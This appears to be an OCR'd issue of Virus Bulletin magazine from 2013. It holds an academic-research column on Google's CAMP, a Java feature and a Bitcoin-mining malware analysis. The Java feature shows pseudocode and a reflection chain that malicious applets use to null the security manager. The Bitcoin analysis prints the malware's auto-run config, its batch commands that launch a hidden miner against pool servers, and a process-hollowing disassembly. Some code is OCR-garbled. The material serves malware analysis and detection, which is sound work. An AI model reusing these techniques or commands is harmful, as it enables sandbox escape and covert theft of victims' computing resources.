CLEAN-UP

After all files have been examined in any of the modes, the virus restores the current directory and prepares to transfer control to the host. The host entry point is not stored as a plain value. Instead, the virus solves an equation to recover the value. The virus carries the multiplier and the answer, and intends to determine the multiplicand. The equation is solved in a brute-force manner. Once the value has been recovered, the virus jumps to the original entry point.

CONCLUSION

The abstraction method for cross-platform infection is a very powerful technique to simplify the virus code and reduce its size. It seems likely that we will see other viruses using the same technique in the future, if only to further improve on the idea.

REFERENCES

[1] Ferrie, P. Unexpected Resutls [sic]. Virus Bulletin, June 2002, p.4. http://www.virusbtn.com/pdf/magazine/2002/200206.pdf.

[2] Ferrie, P. Do the Macarena. Virus Bulletin, January 2007, p.4. http://www.virusbtn.com/pdf/magazine/2007/200701.pdf.

SPOTLIGHT

GREETZ FROM ACADEME: CONTENT-AGNOSTIC MALWARE PROTECTION

John Aycock
University of Calgary, Canada

There is often a disconnect between academic security research and anti-malware industry research – in both directions. This month, Dr John Aycock, Associate Professor at the Department of Computer Science, University of Calgary, embarks on a new regular feature in which each month he will pick some of the work going on in academic circles and summarize the key points. Ed.

One of the things that has repeatedly struck me, in the decade that I've been involved with the AV community, is the huge rift that exists between industry and academia. On the one hand, I've seen industry presentations that overlook work done – sometimes years before – by academic researchers. On the other hand, I've seen academic papers in reputable publications that make naïve statements about how AV products work, or that completely ignore previous industry work.

What I want to do with this regular feature is to help with one side of the equation. Each month, I'll highlight some recent academic work that bears relevance to the AV community.

It seems fair to start with the paper I was looking at when the idea came to me.

CAMP: CONTENT-AGNOSTIC MALWARE PROTECTION

'CAMP: Content-Agnostic Malware Protection' [1] was presented at NDSS, the Network and Distributed System Security Symposium [2], in February 2013, and published by the organizer of the event, the Internet Society. The five authors (although perhaps 'campers' would be a better term) are all affiliated with *Google*.

As a glimpse into academic publishing, NDSS itself is a well-established venue: this year was the 20th time the Symposium had been run, and it has a consistently low acceptance rate for papers – just under 19% this year. Full papers are submitted for review, so when referees read and rank the papers they are essentially judging the finished product.

In summary, what CAMP does is extend *Google*'s *Chrome* browser. When a user downloads a binary when using *Chrome+CAMP*, the browser decides if the binary is naughty or nice by applying three checks. First, it uses a blacklist, where the binary's URL is compared against a list of known malicious URLs. Second, a whitelist comes into play; domains and code signers that have refrained from pumping out malware for three months are whitelisted. The first two checks are performed locally and, arguably, the underlying basis of these lists is one of reputation. Finally, if no definitive decision can be made based on the first two checks, attributes of the binary and its location are launched into the cloud for a reputation assessment with a more global view.

Academic papers should always give enough detail for the work to be repeated, in theory, and the CAMP paper doesn't disappoint; there are many goodies to be mined from the paper both about CAMP's implementation and about its extremely high accuracy.

The paper rang a bell for me when I read it, because it reminded me of a very interesting talk I heard at VB2009 by researchers from *Symantec* about detecting malware with... wait for it... reputation [3]. The CAMP paper doesn't cite this work, but it does mention *Microsoft*'s SmartScreen Application Reputation system in *IE 9* [4, 5]. The authors characterize SmartScreen as 'closely related to our work', which is academic-speak for 'let the hair-splitting begin'.

On the surface, *Google* would appear to be the latecomer to the reputation party, but it could also be seen the other way around: the company's bread-and-butter PageRank algorithm is really just a type of reputation score, albeit applied in a different context. Context can be critical, of course, and in the meantime I see that a number of related patents and patent applications for reputation-based malware detection have appeared. A quick search for a few of the usual suspects turned up some *Symantec* patents for malware detection [6, 7] and reducing false positives [8] with reputation, and some *Microsoft* patent applications for reputation-based malware detection [9, 10]. (I should point out that I'm not a lawyer, and I'm not making any judgement about the claims of these patents. I'm mentioning them merely to connect up some related work.)

Reputation seems to be here to stay. Given the title of this column, I should probably end the first instalment with a shout-out to my academic homies or something, but so far they have all been strangely reluctant to disclose their handles; for now, I'll have to stick with the secret academic handshake.

REFERENCES

[1] Rajab, M. A.; Ballard, L.; Lutz, M.; Mavrommatis, P.; Provos, N. CAMP: Content-Agnostic Malware Protection. 20th Annual Network & Distributed System Security Symposium, 2013.

[2] NDSS Symposium. http://www.internetsociety.org/events/ndss-symposium.

[3] Nachenberg, C.; Ramzan, Z.; Seshadri, V. Reputation: A new chapter in malware protection. 19th Virus Bulletin Conference, 2009. http://www.virusbtn.com/conference/vb2009/abstracts/NachenbergSeshadriRamzan.xml.

[4] Colvin, R. 'Stranger Danger' – Introducing SmartScreen Application Reputation. http://blogs.msdn.com/b/ie/archive/2010/10/13/stranger-danger-introducing-smartscreen-application-reputation.aspx, October 2010.

[5] Haber, J. SmartScreen Application Reputation in IE9. http://blogs.msdn.com/b/ie/archive/2011/05/17/smartscreen-174-application-reputation-in-ie9.aspx, May 2011.

[6] Glick, A.; Graf, N.; Smith, S. Systems and methods for using reputation data to detect packed malware. United States Patent #8,336,100, December 2012. http://www.google.com/patents/US8336100.

[7] Nachenberg, C. S. Systems and methods for using reputation data to detect shared-object-based security threats. United States Patent #8,225,406, July 2012. http://www.google.co.uk/patents/US8225406.

[8] Nachenberg, C. S.; Griffin, K. E. Reputation based identification of false positive malware detections. United States Patent #8,312,537, November 2012. http://www.google.co.uk/patents/US8312537.

[9] Oliver, D. et al. Reputation checking of executable programs. United States Patent Application #20120192275, July 2012. http://www.google.com/patents/US20120192275.

[10] Franczyk, R.; Hulten, G.; Meek, C. A.; Newman, A.; Rehfuss, S.; Scarrow, J. Application reputation service. United States Patent Application #20100005291, January 2010. http://www.google.com/patents/US20100005291.

FEATURE 1

JAVA: SETTING SECURITY MANAGER TO NULL

Abhishek Singh & Shray Kapoor
FireEye, USA

Thanks to its widespread use in legitimate applications, Java has seen a lot of use in malware recently – Java exploits are being incorporated into the most popular exploit kits, such as Blackhole and Redkit, and the number of Java exploit samples in existence has never been greater.

One very common technique used by malware authors to exploit Java is to disable the security manager. Once the security manager has been disabled, the next steps may involve loading a malicious executable or connecting to a malicious website.

As per the Java tutorial [1]:

> 'A security manager is an object that defines a security policy for an application. This policy specifies actions that are unsafe or sensitive. Any actions not allowed by the security policy cause a SecurityException to be thrown. An application can also query its security manager to discover which actions are allowed.'

Once an application has a reference to the security manager object, it can request permission to do specific things. For example, System.exit, which terminates the Java virtual machine with an exit status, invokes SecurityManager.checkExit to ensure that the current thread has permission to shut down the application.

SETTING SECURITY MANAGER = NULL


Based upon analysis of malicious jar files, this article presents the logic used by malware authors to set the security manager to null. Presence of the logic in a jar file indicates that the file is malicious.

Direct calls

A commonly used technique is to make a direct call to setSecurityManager(null). The direct call will remove security from all the processes, providing direct access to them. The presence of setSecurityManager(null) in a jar file indicates that the file is suspicious and there is a high probability that the code is malicious.

Setting the address to null

As per the pseudo code shown in Figure 1, first the address of the java/lang/system is located. The address is in the variable 'a1'. Once the address has been located, the memory is traversed until the address of getSecurityManager() is located. The address of getSecurityManager () is in variable 'a2'. Once the address of getSecurityManager() has been located, the wrmMem() function is called and null is written directly to the address of getSecurityManager(), thus disabling the security manager.




```
long a1 = getAddress(java/lang/System);
long a2 = getAddress(System.getSecurityManager());
a1 = rmem(a1 + 4L);
for (int k1 = 0; k1 < 0x1e8480; k1++)
{
    a3 = a1 + (long)(a1 * 4);
    int a2 = rdMem(a3);
    if((long)a2 ! a2)
        continue;
    wrMem(a3,0)
    if(System.getSecurityManager equal to null)
        break;
}
```

Figure 1: Setting getSecurityManager to null.

Using Access Control

The first part of the pseudo code shown in Figure 2 creates a statement instance called 's', which will call setSecurityManager(). Later, AccessControlContext ac is created. AccessControlContext takes in the parameter



```
Statement s = new Statement(java/lang/System, "setSecurityManager", new Object[1]);
Permission p = new Permission();
permission.add(new AllPermission());
ProtectionDomain pd = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0], p);
AccessControlContext ac  = new AccessControlContext(new ProtectionDomain[]){
    pd
});
 SetField(java/beans/Statement, "acc", s, ac);
 statement.execute
```

Figure 2: Using access control to disable the security manager.

ProtectionDomain pd, which has full access. The SetField API sets the value of the Statement.acc private field to AccessControlContext ac, giving it a full set of permissions. Finally, statement.execute() is called, which is executed with full permissions and can be used to disable the security manager.

Using a trusted method chain

This method involves calling Statement.invoke() to disable the security manager indirectly using reflection. The malicious applet executes the following steps:

1. The code creates a subclass of java.beans.Expression. We will refer to this class as 'PseudoClass1'. The constructor of this class calls its superclass – the constructor of Expression.
2. Next, it creates another class, 'PseudoClass2', which extends the 'PseudoClass1' and implements the Map.Entry interface, as shown in Figure 3. The constructor of this class calls the constructor of its superclass, which in turn invokes the java.beans.Expression constructor. The getKey() method of Map.Entry is implemented to return null.
3. 'PseudoClass2' is instantiated by passing System.class, setSecurityManager and an Object array whose length is 1, to its constructor.
4. A HashSet instance is created and the PseudoClass instance is added to it.
5. An instance of an anonymous subclass of HashMap is created to return the HashSet object created in step 4, using the entrySet() method.
6. The instance of the anonymous subclass of HashMap created in step 5 is then added to a JList instance. Later in the code, the JList instance is rendered on a visible component.

While rendering, the JList instance calls the toString() method on all its content including the HashMap object that was added to the JList. The toString() on the HashMap instance calls the inherited toString() from java.util.AbstractMap, iterating over the list returned by the entrySet() method that was overridden to return the HashSet object containing the PseudoClass2 instance. The getKey() and getValue() methods are then called on the PseudoClass2 instance, which in turn calls the implemented getKey() method, returning null, and the Expression.getValue() method, which was inherited from java.beans.Expression. The Expression getValue() calls the Statement invoke() method, which then calls the setSecurityManager method that was passed as the second argument while initializing PseudoClass2, with an Object array argument containing a single uninitialized object that acts as 'null' while calling setSecurityManager via reflection, thus disabling the security manager.




Figure 3: PseudoClass1 and PseudoClass2.

CONCLUSION

Java is very widely used and as a result is very popular among malware authors and exploit developers. One of the most commonly used techniques to compromise a machine running Java is to disable the Java security manager. In this article we have presented the code segment and logic for exploitation of a vulnerability to disable the security manager.

REFERENCES

[1] The Security Manager. The Java Tutorials. http://docs.oracle.com/javase/tutorial/essential/environment/security.html.

At the VB2013 conference in October, Xinran Wang, of Palo Alto Networks, will detail the Java security model and demonstrate several recent zero-day exploits before presenting a dynamic analysis and detection tool for Java exploits. See http://www.virusbtn.com/conference/vb2013/programme for details.

FEATURE 2

BITCOIN MINING: INVESTING IN THE FUTURE OF THE UNDERGROUND MARKET

Micky Pun
Fortinet, Canada

The exchange rate of the digital currency Bitcoin (BTC) passed the US$200/BTC1 mark earlier this year – a fact that has not escaped the attention of cybercriminals who have sought ways to capitalize on the popularity and increasing value of the currency. This article will take a look at the latest Bitcoin operation in the cybercrime world and analyse the latest Bitcoin-mining malware family.

BITCOIN MALWARE LANDSCAPE

There are three major types of Bitcoin-related malware:

1. Wallet-stealing
2. Bitcoin-mining (or ‘freeloading’)
3. A combination of the above

As the name suggests, wallet-stealing malware focuses on illegally accessing Bitcoin ‘wallets’. A Bitcoin wallet is loosely the equivalent on the Bitcoin network of a physical wallet. The wallet contains private keys which allow the user to spend the Bitcoins allocated to their Bitcoin addresses [1]. An online wallet can be compromised by having its login information stolen, while an offline wallet can be ‘stolen’ by infecting the Bitcoin-mining client or simply retrieving the wallet file if it is not encrypted in the system.


Bitcoin mining is the process of making computer hardware perform mathematical calculations for the Bitcoin network to confirm transactions and increase security. As a reward, Bitcoin miners can collect fees for the transactions they confirm, along with newly created Bitcoins [2]. Where Bitcoin-mining malware is concerned, a Bitcoin miner first has to secretly be installed on a victim’s system. This will then join the Bitcoin pool and start mining for the criminal’s account.

The third kind of Bitcoin malware combines both wallet stealing and Bitcoin mining, and has been seen in botnets such as Kelihos.

In this article, we will focus on the latest Bitcoin-mining malware distributed by SkyBot and NgrBot. (To avoid confusion with legitimate Bitcoin miners, I will refer to this type of malware as Bitcoin ‘freeloaders’.)

REVISITING THE VETERAN

Before examining the latest Bitcoin freeloader, it is worth looking back at what one looked like two years ago. In August 2011, there was a Bitcoin freeloader (MD5: a9c88a209db76deb4fe9f1a9f8f47971) in the wild which used the same version of the Ufasoft Bitcoin miner as is used by the latest one. This malware, detected by many vendors as Hstart/Hiddenstart, featured a trivial payload delivery method. A WinRar file with self-extracting archive using a configuration file (Figure 1) would load the launcher (‘hstart.exe’) after decompression.




```
;Dont Look for me. try be like me

Path=%temp%
SavePath
Setup=hstart /NOCONSOLE x.bat
Silent=1
Overwrite=1
Update=U
```

Figure 1: Config file which automatically runs the malicious executable after decompression.

The launcher would then create a process that runs a malicious batch file (‘x.bat’ in Figure 1). The malicious batch file would execute the Ufasoft Bitcoin miner (‘x11811.exe’) with commands instructing it to utilize the current machine as a Bitcoin miner contributing to the criminal’s account.




```
taskkill /f /im svchoost.exe
taskkill /f /im mamita.exe
taskkill /f /im x11811.exe
x11811.exe -a 60 -g yes -o http://x.miners.in:8332/ -u redem_guild -p redemxxx3x2 -t 2
```

Figure 2: Batch file containing Bitcoin-mining commands.

DISSECTING THE MALWARE


Detected by *Fortinet* as W32/CoinMine.UIE!tr, the latest Bitcoin freeloader (MD5: 26ed87a390426197599a08443a4e64ac) has some similarities with the earlier one. Since the system has already been compromised by the bot client prior to downloading the freeloader, the binary is not packed or encrypted. Hidden behind some visually obfuscating codes and anti-debug tricks, the malicious part of the freeloader is not apparent at first glance and could easily be mistaken for a legitimate Bitcoin miner by an anti-virus engine. In the resource section of the executable, there is a ‘DATA’ section which stores an unencrypted version of Ufasoft Bitcoin miner 0.20 (DLL). Most importantly, the command that ensures the Bitcoin miner is run for the criminal’s gain is stored in the ‘CONFIG’ section. Before executing the payload, the malware will first add auto-run registry entries to ensure that it runs every time the computer is started. After that, the malware creates a suspended new process (see Figure 3) with the current executable file using commands extracted from the ‘CONFIG’ resource. This new process makes detecting the malware more difficult.



```
0012F280  004010DA ┌CALL 到 CreateProcessW 来自 0AADC333.004010D5
0012F284  0012F9D4 │ModuleFileName = "C:\replicated\0AADC333.exe"
0012F288  0012F5D4 │CommandLine = ""C:\replicated\0AADC333.exe" -o http://eu.triplemining.com:8344 -u Bool_bool4 -p minerpass"
0012F28C  00000000 │pProcessSecurity = NULL
0012F290  00000000 │pThreadSecurity = NULL
0012F294  00000000 │InheritHandles = FALSE
0012F298  00000004 │CreationFlags = CREATE_SUSPENDED
0012F29C  00000000 │pEnvironment = NULL
0012F2A0  00000000 │CurrentDir = NULL
0012F2A4  0012F590 │pStartupInfo = 0012F590
0012F2A8  0012F580 └pProcessInfo = 0012F580
```

Figure 3: Suspended new process with malicious commands.

Obviously, the original malicious executable would not be able to interpret the commands called. The newly created process is intended as a platform for the malware to inject the legitimate Bitcoin miner such that when the process is eventually resumed, it will run the command that tells the compromised computer to start putting money into the criminal's pocket (see Figure 4).



```
004010D5: E86A020000                call      CreateProcessW --↓1
004010DA: 68CC020000                push      0000002CC ;'   ☻?
004010DF: 8D85D8F6FFFF              lea       eax,[ebp][-000000928]
004010E5: 50                        push      eax
004010E6: E8A7020000                call      RtlZeroMemory --↓2
004010EB: C785D8F6FFFF02000100      mov       d,[ebp][-000000928],000010002
004010F5: 8D85D8F6FFFF              lea       eax,[ebp][-000000928]
004010FB: 50                        push      eax
004010FC: FFB5B0F9FFFF              push      d,[ebp][-000000650]
00401102: E85B020000                call      GetThreadContext --↓3
00401107: 64A130000000              mov       eax,fs:[000000030]
0040110D: 8B400C                    mov       eax,[eax][00C]
00401110: 8B4014                    mov       eax,[eax][014]
00401113: 8B4010                    mov       eax,[eax][010]
00401116: 50                        push      eax
00401117: FFB5ACF9FFFF              push      d,[ebp][-000000654]
0040111D: E89A020000                call      ZwUnmapViewOfSection --↓4
00401122: 8B7D08                    mov       edi,[ebp][8]
00401125: 037F3C                    add       edi,[edi][03C]
00401128: 6A40                      push      040 ;'@'
0040112A: 6800300000                push      000003000 ;'  0 '
0040112F: FF7750                    push      d,[edi][050]
00401132: FF7734                    push      d,[edi][034]
00401135: FFB5ACF9FFFF              push      d,[ebp][-000000654]
0040113B: E864020000                call      VirtualAllocEx --↓5
00401140: 8985A8F9FFFF              mov       [ebp][-000000658],eax
00401146: 6A00                      push      0
00401148: FF7754                    push      d,[edi][054]
0040114B: FF7508                    push      d,[ebp][8]
0040114E: FFB5A8F9FFFF              push      d,[ebp][-000000658]
00401154: FFB5ACF9FFFF              push      d,[ebp][-000000654]
0040115A: E84B020000                call      WriteProcessMemory --↓6

004011C1: FFB5B0F9FFFF              push      d,[ebp][-000000650]
004011C7: E8CC010000                call      SetThreadContext --↓9
004011CC: FFB5B0F9FFFF              push      d,[ebp][-000000650]
004011D2: E897010000                call      ResumeThread --↓A
004011D7: C9                        leave
004011D8: C20800                    retn      8 ; -^-^-^-^-^-^-^-^-^-^-^-^-^-^-
```

Figure 4: Injecting the legitimate Bitcoin miner into memory with malicious commands.

FOLLOWING THE MONEY

The diagram shown in Figure 5 illustrates how the money made through mining on the victim's computer reaches the criminal's pocket. As seen in the previous section, the malware will execute a command that enrols the victim's computer in a mining activity. This activity was assigned to the criminal when an account was created at the mining pool server. When the victim's computer sends a 'get work' request to the pool server through the legitimate Bitcoin miner client, it will receive a mathematical problem to solve. All computers infected with this malware will perform the same actions and join the pool involuntarily. As a result, the number of miners under the criminal's account increases and the percentage payout to this account when a solution is reached will also increase. The newly created Bitcoins will be sent to Bitcoin addresses that are under the criminal's control and it will be impossible to trace back to the criminal because there are numerous ways in which the Bitcoins can be retrieved anonymously. For example, for only a 0.5% transaction fee, the 'send shared' privacy service will break the chain of addresses by swapping your Bitcoins with those of multiple users. With various Bitcoin mixing ('laundering') services available on the Internet, Bitcoin's anonymity makes it easy for an unskilled person to engage in criminal activity.



Newly generated bitcoin will be given to an address under the criminal's control
address
address
chain of Address
Mining Pool Server
Account

Figure 5: The Bitcoin 'freeloading' scenario.

Table 1 summarizes the parameters used by this family of Bitcoin-mining malware.

From the table, we can tell that the criminal uses a diverse range of pool-mining methods offered by different servers. Additional proxy servers are provided in certain cases to enhance the victim miners' productivity – which could, for example, be affected by an unstable Internet connection.

Each transaction is deemed to be public knowledge as network confirmation is necessary. When a criminal decides to show off the proof of his crime by using the address as his username, it is possible to trace a fraction of the money he has made from his victims. Indeed, we have encountered this during our analysis. For example:

```
-o http://mining.eligius.st:8337 -u
1PyoNmwdNP7PQWQwjCLiK8Av5V9eAGhKcL -p x
```


The 34-byte number starting with 1 suggests that this

Bitcoin pool server	Proxy used
api.bitcoin.cz	80.83.125.243
pool.bitclockers.com	
pit.deepbit.net	
50btc.com	apple.skc.su
eu.triplemining.com	74.208.213.196/74.208.170.25/apple.skc.su
eu2.triplemining.com	
stratum.triplemining.com	74.208.149.142
Btcguild.com	208.93.155.94
mine2.btcguild.com	
De.btcguild.com	199.180.128.183
us2.eclipsemc.com	
92.23.236.102	
94.242.198.64	
94.102.50.53	
Eligiusshit.st	
mining.eligius.st	
uclid.es	
ssl.nemaradio.net (malicious domain for hosting other malware)	apple.skc.su
vps.x1x2.in (also hosting NgrBot in France Paris Gandi)	

Table 1: Summary of Bitcoin pool servers and proxies used by criminals.

username might be a transaction address. Searching the database which holds information about all transactions can show us how much money a criminal has made. The report shown in Figure 6 shows that there were a lot of newly generated coins – suggesting that this address was actively engaged in mining activity during April.

The result shows that one of the addresses has made 1.75 BTC so far, which is roughly equivalent to US$350 at the current market rate. That might not seem like much, but we have to keep in mind that this is just one of the many addresses that the criminal is using. In addition, the really profitable part in the Bitcoin business is selling Bitcoins that were previously mined or otherwise gained when their value was low.


Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary	
Address	1PyoNmwdNP7PQWQwjCLiK8Av5V9eAGhKcL
Hash 160	fc10c5fb0630e3da9719c8571a3485415d27030e
Short Link	http://blockchain.info/fb/1pyonm
Tools	Taint Analysis - Related Tags - Unspent Outputs

Transactions	
No. Transactions	9
Total Received	1.75702631 BTC
Final Balance	0.18602631 BTC

Received Transactions (Newest First)

```
4f9118c9a25df2d47f14bc136e8bebac7dc059ab23e1a444c31f7638ad9b7609                 2013-04-25 18:20:17
No Inputs (Newly Generated Coins)   →  1PyoNmwdNP7PQWQwjCLiK8Av5V9eAGhKcL            0.17960946 BTC
                                                         90 Confirmations  0.17960946 BTC

abc839147afc51965220ea659acce9561548568dd0ff724d8260a7ae75b138bb                 2013-04-23 07:55:05
No Inputs (Newly Generated Coins)   →  1PyoNmwdNP7PQWQwjCLiK8Av5V9eAGhKcL             0.1811448 BTC
                                                                            0.1811448 BTC

b9c3e88098d3a400388878e5e17471a6732c58f6e14ae4de1e3277b562e62b5b                 2013-04-21 19:34:24
No Inputs (Newly Generated Coins)   →  1PyoNmwdNP7PQWQwjCLiK8Av5V9eAGhKcL            0.18313522 BTC
                                                                           0.18313522 BTC

c1513be081566761df5d6dac9bcf7d415c84368c322c264b555091cdc57230f7                 2013-04-20 22:24:00
1LNWw6yCxkUmk... (Mt.Gox)           →  1PyoNmwdNP7PQWQwjCLiK8Av5V9eAGhKcL                0.0065 BTC
                                                                               0.0065 BTC
```

Figure 6: Transaction history of PyoNmwdNP7PQWQwjCLiK8Av5V9eAGhKcL from blockchain.info.

BITCOIN ROADMAP

The recent rise in Bitcoin value has given cybercriminals significant incentive to work on Bitcoin-related malware. Unless the Bitcoin-mining software is re-implemented, it will be more convenient for cybercriminals to take an existing client and repackage it so that it executes the malicious commands stealthily.

Thanks to its anonymity, Bitcoin is a favourable currency among cybercriminals. However, it is unknown at this time whether all these criminal activities will cripple the Bitcoin economy. Since Bitcoin is a limited resource, there will theoretically come a day when no more Bitcoins can be mined. Some people might consider the current Bitcoin-mining business a once-in-a-lifetime opportunity, since only a reasonable amount of resources are needed to generate revenue. This might not be the case in the future. As Bitcoin has finally gained some major public attention this year, we expect to see more advances in Bitcoin malware in the near future.

REFERENCES

[1] http://bitcoin.org/en/vocabulary#wallet.

[2] http://bitcoin.org/en/vocabulary#mining.

END NOTES & NEWS

TakeDownCon St Louis takes place 3–4 June 2013 in St Louis, MO, USA. For details see http://www.takedowncon.com/stlouis/.

The 22nd Annual EICAR Conference due to be held in June has been postponed until November. See http://www.eicar.org/.

Digital Enterprise Europe will be held 11–12 June 2013 in Amsterdam, The Netherlands. For information about the event see http://www.revolution1.plus.com/Digital_Enterprise_Europe_Website/.

The CISO Roundtable and Summit will be held 12–14 June 2013 in Amsterdam, The Netherlands. For more information see http://www.ciso-summit.com/europe/.

NISC13 will be held 12–14 June 2013. For more information see http://www.nisc.org.uk/.

The 25th annual FIRST Conference takes place 16–21 June 2013 in Bangkok, Thailand. For details see http://conference.first.org/.

Hack in Paris takes place 17–21 June 2013 in Paris, France. For information see https://www.hackinparis.com/.

The 2013 USENIX Annual Technical Conference (ATC ’13) takes place 26–28 June 2013 in San Jose, CA, USA. For details see https://www.usenix.org/atc13/vb.

TakeDownCon Rocket City takes place 11–16 July 2013 in Huntsville, AL, USA. Training days are 11–14 July, with the conference running 15–16 July. See http://www.takedowncon.com/rocketcity/.

DIMVA 2013 takes place 18–19 July 2013 in Berlin, Germany. For details see http://dimva.sec.t-labs.tu-berlin.de/.

